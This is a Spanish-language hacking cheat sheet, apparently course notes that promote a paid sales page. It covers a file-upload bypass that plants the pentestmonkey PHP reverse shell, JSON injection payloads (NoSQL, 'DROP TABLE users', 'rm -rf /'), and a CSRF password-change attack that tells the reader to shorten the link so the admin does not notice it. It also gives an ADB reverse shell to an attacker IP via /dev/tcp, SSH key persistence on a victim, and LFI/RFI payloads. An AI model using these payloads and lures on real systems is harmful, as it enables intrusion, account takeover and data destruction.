Después de cargar un archivo original, este permite modificar o editar mediante un botón, luego de subir un archivo por ejemplo un .torrent intentamos editar como vemos en la siguiente imagen un screenshot, este permite cambiar el archivo por otro .PNG como vemos a continuación, no olvidar interceptar con Burp.



Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Al interceptar veamos el content-type en el Burp, como podemos ver permite **image/png** cuando se le carga la imagen.png que acepta el aplicativo correctamente, démosle forward y dejemos que continue la petición.

```
3 Upgrade-Insecure-Requests: 1
4
5 ----- 86056054827242451331232255
6 Content-Disposition: form-data; name="file"; filename="logo.png"
7 Content-Type: image/png
8
9 PNG
10 IHDRnZy c@sBIT | d pHYsOY~utExtCreation Time05/31/07-@NtExtSoftware
11
```

Ahora carguemos el php malicioso e interceptemos con BurpSuite.

The screenshot shows two browser tabs. The left tab displays a torrent file with a 'Edit this torrent' button highlighted. The right tab shows the edit interface for the torrent, with a file input field containing 'php-reverse-shell.php' highlighted. A red arrow points from the 'Edit this torrent' button in the left tab to the file input field in the right tab.

Y vemos que el content-type es diferente, ya que se cargo el archivo php malicioso, debemos modificar el content-type por algo que permita como **(image/png)** que lo vimos anteriormente.

```
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----37474969
8 Content-Length: 5862
9 Origin: http://10.10.10.6
10 Connection: close
11 Referer: http://10.10.10.6/torrent/edit.php?mode=edit&id=d96a733e95798ab31fa348
12 Cookie: /torrent/=; /torrent/torrents.php=; /torrent/login.php=; /torrent/index
/torrent/index.phpfirsttimeload=0; /torrent/torrents.phpfirsttimeload=1; PHPSESSID=7d8f086c6cf4c972debd8dcb811ae5
13 Upgrade-Insecure-Requests: 1
14
15 -----374749698511370333232669869014
16 Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
17 Content-Type: application/x-php
18
19 <?php
20 // php-reverse-shell - A Reverse Shell implementation in PHP
21 // Copyright (c) 2007 pentestmonkey@pentestmonkey.net
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Lo modificamos y así quedaría.

```
13 Upgrade-Insecure-Requests: 1
14
15 ----- 374749698511370333232669869014
16 Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
17 Content-Type: image/png
18
19 <?php
20 // php-reverse-shell - A Reverse Shell implementation in PHP
21 // Copyright (c) 2007 pentestmonkey@pentestmonkey.net
22 //
```

Vamos a la ruta donde se cargó el archivo en uploads, esta ruta se descubrió con dirbuster.

El archivo cambia de nombre, pero nos damos cuenta que es nuestro archivo ya que termina en .php, no olvidar que debemos poner el atacante a la escucha por el puerto que se configuro previamente en el archivo malicioso .php con su respectiva ip de atacante.

Index of /torrent/upload			
	<u>Name</u>	<u>Last modified</u>	<u>Size</u>
	Parent Directory		-
	723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K
	d96a733e95798ab31fa348a33601e22372e826dc.php	09-Jun-2023 00:20	5.4K
	d96a733e95798ab31fa348a33601e22372e826dc.png	08-Jun-2023 23:55	4.6K
	noss.png	02-Jun-2023 23:55	1.1K


<https://www.youtube.com/@Anonimo501/videos>

CLICKJACKING: <https://clickjacker.io>

El script prueba la URL ingresada y si es vulnerable a Clickjacking la página carga, también es response por lo que se adapta al tamaño del navegador. (La vulnerabilidad ocurre debido a que el encabezado no tiene el parámetro HTTP "X-Frame-Options" o no lo implementa correctamente). El encabezado "X-Frame-Options" es una medida de seguridad que los servidores web pueden enviar en las respuestas HTTP para indicar a los navegadores cómo deben renderizar la página en un iframe.

<https://github.com/Anonimo501/Clickjacking-Checker>

<https://clickjacker.io>



ENUMERACIÓN DE SUBDOMINIOS:

DNDUMPSTER

<https://dnsdumpster.com>

DNSENUM (local)

```
dnsenum example.com
dnsenum example.com --enum
```

SUBBRUTE: (local)

<https://github.com/Anonimo501/subbrute>

```
python3 subbrute.py example.com
```

SUBLIST3R:

<https://github.com/aboul3la/Sublist3r>

```
git clone https://github.com/aboul3la/Sublist3r.git
pip install -r requirements.txt
python sublist3r.py -d example.com
```

CTFR:

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

```
git clone https://github.com/UnaPibaGeek/ctfr.git  
pip3 install -r requirements.txt  
python3 ctfr.py -d unoraya.com
```

FINGERPRINT: Metodos http

```
nc example.com 80  
OPTIONS / HTTP/1.0
```

EXAMPLES:

OPTIONS: Opciones

HEAD: Encabezados

POST: Crear cuenta de usuario

PUT: Actualiza Dirección de correo

DELETE: Eliminar una imagen de tu cuenta

GET: Ver una página, articulo, noticia...

HTTP/1.0 (Version del protocolo)

WHATWEB:

<https://addons.mozilla.org/es/firefox/addon/wappalyzer/>

```
whatweb example.com
```

```
whatweb example.com -v
```

GOOGLE HACKING:

- inurl
- intitle
- site
- filetype

LISTA DE EXTENSIONES PARA BUSCAR CON DIRSEARCH U OTRO SCRIPT:

```
html, php, asp, aspx, jsp, txt, doc, docx, pdf, xls, xlsx, csv, xml, json, jpg, jpeg, png, gif, bmp, svg, zip, rar, tar,  
gz, 7z, bak, old, swp, sql, db, mdb, bak, bkp, tmp, log, backup
```

Diccionario de extensiones:

```
/SecLists/Discovery/Web-Content/web-extensions.txt
```

DICCIONARIO ALL ATTACKS (detectar todas las inyecciones o de todos los ataques)

Intenta averiguar si el parámetro o campo de texto es vulnerable alguna inyección como SQL, XSS y de más... revisar el diccionario.

```
/usr/share/wordlists/wfuzz/Injections/All_attack.txt
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

<https://www.youtube.com/@Anonimo501/videos>

EJEMPLOS DE INYECCION JSON

A continuación, vemos una petición normal (sin modificar) interceptada por burpsuite donde podemos ver código json.

Ahora empezaremos a inyectar un par de comandos como ejemplo: (`whoami` dentro del parámetro `params`)

Ahora podemos intentar con `[lang]&timeout /T 15&"` o `[lang]&timeout /T 15&`

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

```
}
```

En este caso, el atacante utiliza el operador "\$gt" (mayor que) para intentar obtener más información o manipular la consulta de alguna manera.

```
{  
    "jsonrpc": "2.0",  
    "id": 5,  
    "method": "call",  
    "params": [  
        "oooooooooooooooooooooooooooo",  
        "vuci.system",  
        "get_routername",  
        {"$gt": ""}  
    ]  
}
```

Aquí, el atacante ha agregado un comando `rm -rf /` después del valor legítimo del campo "method", lo que puede causar la eliminación de todos los archivos del sistema, podríamos intentar mejor con `whoami`.

Inyección de consulta SQL en JSON:

```
{
    "jsonrpc": "2.0",
    "id": 5,
    "method": "call",
    "params": [
        "000000000000000000000000000000000000000000000000000000000000000",
        "vuci.system",
        "get_routernamespace; DROP TABLE users; --",
        {}
    ]
}
```

Inyección de JavaScript XSS:

```
{
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Control de tiempo en la respuesta de la aplicación:

```
{
    "jsonrpc": "2.0",
    "id": 5,
    "method": "call",
    "params": [
        "00000000000000000000000000000000';start-sleep -s 15",
        "vuci.system",
        "get_routername",
        { }
    ]
}
```

Lista de algunos payloads json:

```
"name": "John",
"age": { "$gt": 18 },
"$where": "function() { return this.age > 18; }"
"data": "A" * 10000
"data": "\\"\\u005C\\u006E\\u0075\\u006C\\u006C\\"
"amount": "100",
"isVIP": "true"
"sleep": ";start-sleep -s 15"
"callback": "alert('Vulnerable to XSS');"
; DROP TABLE users; --
"$gt": ""
"$gt": "id"
"$gt": "whoami"
[lang]&timeout /T 15&
whoami
id
';whoami
';id
'whoami
'id
```

CSRF:

Supongamos que queremos cambiar la contraseña del administrador mediante la vulnerabilidad CSRF, para ello primero vamos a nuestra cuenta de atacante y vamos a la opción de cambiar contraseña, ponemos una contraseña cualquiera e interceptamos con burpsuite al momento de dar enviar o submit.

Update Password

Password
●●●●●●

Confirm Password
●●●●●●

submit **cancel**

Mandamos la petición al Repeater, y damos en Drop para que la petición se cancele y no cambie la contraseña nuestra como atacantes.

The screenshot shows the Burp Suite interface with the Proxy tab selected. A red box highlights the "Drop" button in the action bar, which is being used to cancel the intercepted request. A red arrow points from the "Drop" button to a context menu that is open over the raw request payload. Another red box highlights the "Send to Repeater" option in the context menu, indicating that the request will be sent to the repeater instead of being processed by the target. The raw request payload is visible, showing a POST request to /change_pass.php with parameters password=passw&confirm_password=passw&submit=submit.

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Proxy settings

Request to http://10.10.10.97:80

Forward **Drop** Intercept is on Action Open browser

Pretty Raw Hex 2

1 POST /change_pass.php HTTP/1.1
2 Host: 10.10.10.97
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 55
9 Origin: http://10.10.10.97
10 Connection: close
11 Referer: http://10.10.10.97/change_pass.php
12 Cookie: PHPSESSID=3b05d9rgp083sncl28arqgoihk
13 Upgrade-Insecure-Requests: 1
14
15 password=passw&confirm_password=passw&submit=submit

Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Insert Collaborator payload
Request in browser >
Engagement tools [Pro version only] >
Change request method
Change body encoding
Copy URL

Ahora para darnos cuenta si el aplicativo es vulnerable a CSRF debemos cambiar el método del request de POST a GET.

The screenshot shows the Burp Suite interface. In the 'Request' tab, a POST request is displayed with the URL '/change_pass.php'. The 'Raw' tab is selected. A context menu is open on the right side, with the 'Change request method' option highlighted. Other options like 'Scan', 'Send to Intruder', and 'Engagement tools [Pro version]' are also visible.

```
POST /change_pass.php HTTP/1.1
Host: 10.10.10.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://10.10.10.97
Connection: close
Referer: http://10.10.10.97/change_pass.php
Cookie: PHPSESSID=3b05d9rgp083sncl28arqgoihk
Upgrade-Insecure-Requests: 1
password=passwd1&confirm_password=passwd1&submit=submit
```

Luego de estar en método GET copiamos toda la ruta.

The screenshot shows the Burp Suite interface again. The 'Raw' tab is selected, displaying the full URL with parameters: 'GET /change_pass.php?password=passwd1&confirm_password=passwd1&submit=submit'. The URL is highlighted with a red box.


```
GET /change_pass.php?password=passwd1&confirm_password=passwd1&submit=submit
HTTP/1.1
Host: 10.10.10.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Origin: http://10.10.10.97
Connection: close
Referer: http://10.10.10.97/change_pass.php
Cookie: PHPSESSID=3b05d9rgp083sncl28arqgoihk
Upgrade-Insecure-Requests: 1
```

La llevamos al navegador y la pegamos:


The screenshot shows a web browser window with the title 'Secure Notes - Change Pass'. The address bar contains the URL '/change_pass.php?password=passwd1&confirm_password=passwd1&submit=submit', which is highlighted with a red box.

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>


Pero hace falta añadir la ruta original de la página (<http://url>) y quedaría <http://url+ruta-get-que-optuvimos> y esta sería la url completa, la cual debemos enviar al administrador, recuerda acortar la url, para que no sea tan evidente, por aquí te dejo una página de tantas para acortar la url: <https://acortar.link/shorten>



Continuando con el ataque, si al enviar la url acortada al admin y él le da clic, al abrirse en el navegador se le cambiara la clave automáticamente por la que vemos en la imagen anterior, es (passwd1) para este ejemplo, tú puedes colocar la clave que deseas, veamos lo, enviamos el url shorter al admin por correo para que lo abra:



Y hemos logrado cambiar la contraseña del admin



CSRF POST:

<https://csrf.infos3c.net>
<https://tools.nakanosec.com/csrf/>

Por lo general se encuentra en botones de borrar/editar/añadir comentarios/cambio de passwd, tickets, etc.

Luego de interceptar un botón, tomamos la petición post y lo llevamos a <https://tools.nakanosec.com/csrf/>. Si, no funciona en esa página, terminar de armar el código con ChatGPT o hacerlo manualmente.

```
Request
Pretty Raw Hex
1 POST /include/closeticket.php HTTP/1.1
2 Host: https://example.com/include/closeticket.php ea.foomegahost.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 28
9 Origin: https://example.com/include/closeticket.php ea.foomegahost.com
10 Connection: close
11 Referer: https://example.com/include/closeticket.php?u=1
12 Cookie: sid=gvksi1cmjl2kqntqof19sh823; __gsas=ID=01cccd7b92d5631a8:T=16923; PHPSESSID=27npiacfk9kn31hm0amsaqrvj4
13 Upgrade-Insecure-Requests: 1
14
15 userID=1&ticketID=13&submit=
```


Como por ejemplo el siguiente código, se pasó por la página <https://tools.nakanosec.com/csrf/> y se terminó de armar con ChatGPT.

Ejemplo de código: (Lo guardamos como **submit.html**)

```
<!DOCTYPE html>
<html>
<head>
<title>CSRF Proof of Concept</title>
</head>
<body>
<h3>Presione el siguiente botón.</h3>
<form id="csrfForm" action="http://example.com/include/closeticket.php" method="POST">
<input type="hidden" name="userID" value="1" />
<input type="hidden" name="ticketID" value="12" />
<input type="hidden" name="submit" value="" />
<button id="submitButton" type="submit">Submit</button>
</form>
<script>
document.getElementById('submitButton').addEventListener('click', function(event) {
  document.getElementById('csrfForm').submit();
});
</script>
</body>
</html>
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Veremos algo como lo siguiente: (al dar clic en submit el script se ejecutará y realizará el cambio que deseamos).



HACKING A SERVICIO ADB:

Instalar adb:

```
sudo apt update  
sudo apt install android-tools-adb
```

Conexión con la víctima:

```
adb connect IP-Victima:5555  
adb shell
```

Reverse shell adb:

```
adb connect IP-victima:5555  
adb shell sh -i >& /dev/tcp/IP-Atacante/4444 0>&1
```

Instalar Docker:

```
sudo apt-get install aptitude  
sudo aptitude update  
sudo aptitude install docker.io  
  
Docker composer  
sudo curl -L "https://github.com/docker/compose/releases/latest/download/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose  
sudo chmod +x /usr/local/bin/docker-compose
```

BUSCAR WSDL:

```
ffuf -u http://192.168.209.130/Vulnerable.asmx[FUZZ] -w /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt -fw 416 -t 200  
ffuf -u http://192.168.209.130/Vulnerable.asmx[FUZZ] -w /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt -fw 416 -t 200  
wsdl  
/wsdl  
?wsdl  
ffuf -w /SecLists/Discovery/Web-Content/burp-parameter-names.txt -u http://<TARGET  
IP>:3002/[wsdl?FUZZ] -fs 0 -mc 200
```

Encontrando parámetros de wsdl

Link wsdl: <https://cultured-titanium-21e.notion.site/WSDL-d364c76cdf454a219567ee9898dcd7d2>

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

<https://www.youtube.com/@Anonimo501/videos>

Link soap: <https://cultured-titanium-21e.notion.site/Web-Services-Attack-39ff5523edb7404da334ef35e72ab7b3>

Link soap htbs: <https://academy.hackthebox.com/module/details/160>


DESCARGAR SOAPUI DESDE LINUX:

URL de descarga: <https://www.soapui.org/downloads/soapui/>



Para ejecutarlo lo hacemos de la siguiente manera:

```
[x]@[root@parrot]@[/home/botache/programas]
└─#./SoapUI-5.7.0
```




Copiamos la ruta o url:




Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Y lo pegamos en SOAPUI:




Y veremos que SOAPUI toma y representa el formato wsdl de una forma gráfica:



Al abrir una pestaña en este caso DeleteUser damos doble click en Request1 para ver el código xml.

The screenshot shows the 'SOAP Request 1' tab for the 'DeleteUser' operation. The XML code is displayed in the main pane, and the 'Raw' tab is selected. A red box highlights the XML code, and another red box highlights the 'Raw' tab.


Para configurar SOAPUI con BURPSUITE:




El botón del proxy debe quedar en verde:



SOAPUI con burpsuite:



Damos en el botón verde:



Y ya lo tendríamos en BurpSuite para enviarlo al Repeater o donde lo necesitemos para trabajar:

```
4 SOAPAction: "http://tempuri.org/DeleteUser"
5 Content-Length: 299
6 Host: 192.168.209.130
7 User-Agent: Apache-HttpClient/4.5.5 (Java/16.0.1)
8 Connection: close
9
10<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope">
11   <soapenv:Header/>
12   <soapenv:Body>
13     <tem:DeleteUser>
14       <!--Optional:-->
15       <tem:username>
16         ?
17       </tem:username>
18     </tem:DeleteUser>
19   </soapenv:Body>
20 </soapenv:Envelope>
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

CREAR CLAVE O LLAVE SSH PUBLICA Y PRIVADA:

En pc atacante: ssh-keygen
La llave generada en la maquina atacante <code>/root/.ssh/id_rsa.pub</code> se debe copiar y pegar en el pc victima

En pc victim: nano /root/.ssh/authorized_keys
La llave generada en el pc atacante la pegamos en la siguiente ruta de la víctima <code>/root/.ssh/authorized_keys</code> (Crea authorized_keys con nano)

Nos conectamos desde el pc atacante sin contraseña: ssh root@ip-victima
--

BINARIO ESTATICO DE NMAP:

Link: https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/nmap

wget https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/nmap
chmod +x nmap
./nmap -p- --min-rate 5000 IP-Victima -Pn -n

NIKTO:

Comando nikto -h https://example.com

UNISCAN:

Comandos
uniscan -h
uniscan -u http://www.example.com/ -qweds
uniscan -f sites.txt -bqweds
uniscan -i uniscan
uniscan -i "ip:xxx.xxx.xxx.xxx"
uniscan -o "inurl:test"
uniscan -u https://www.example.com/ -r


Filtro php a base64 LFI base64

A continuación, vemos un ejemplo en la maquina (**ForwardSlash**) de Hack the box o (PwnLab) <https://www.vulnhub.com/entry/pwnlab-init,158/>, donde se puede realizar el ataque mediante un LFI, pero debe estar en base64

php://filter/convert.base64-encode/resource=
php://filter/convert.base64-encode/resource=/var/www/backup.forwardslash.htb/dev/index.php


RFI (Remote File Inclusión)

Sabemos que existe la vulnerabilidad de RFI debido a que montamos un server atacante (`python3 -m http.server 80`) y luego ingresamos la url como vemos en la siguiente imagen y nos carga el contenido del directorio del atacante (**ESO QUIERE DECIR QUE ES VULNERABLE A RFI**)



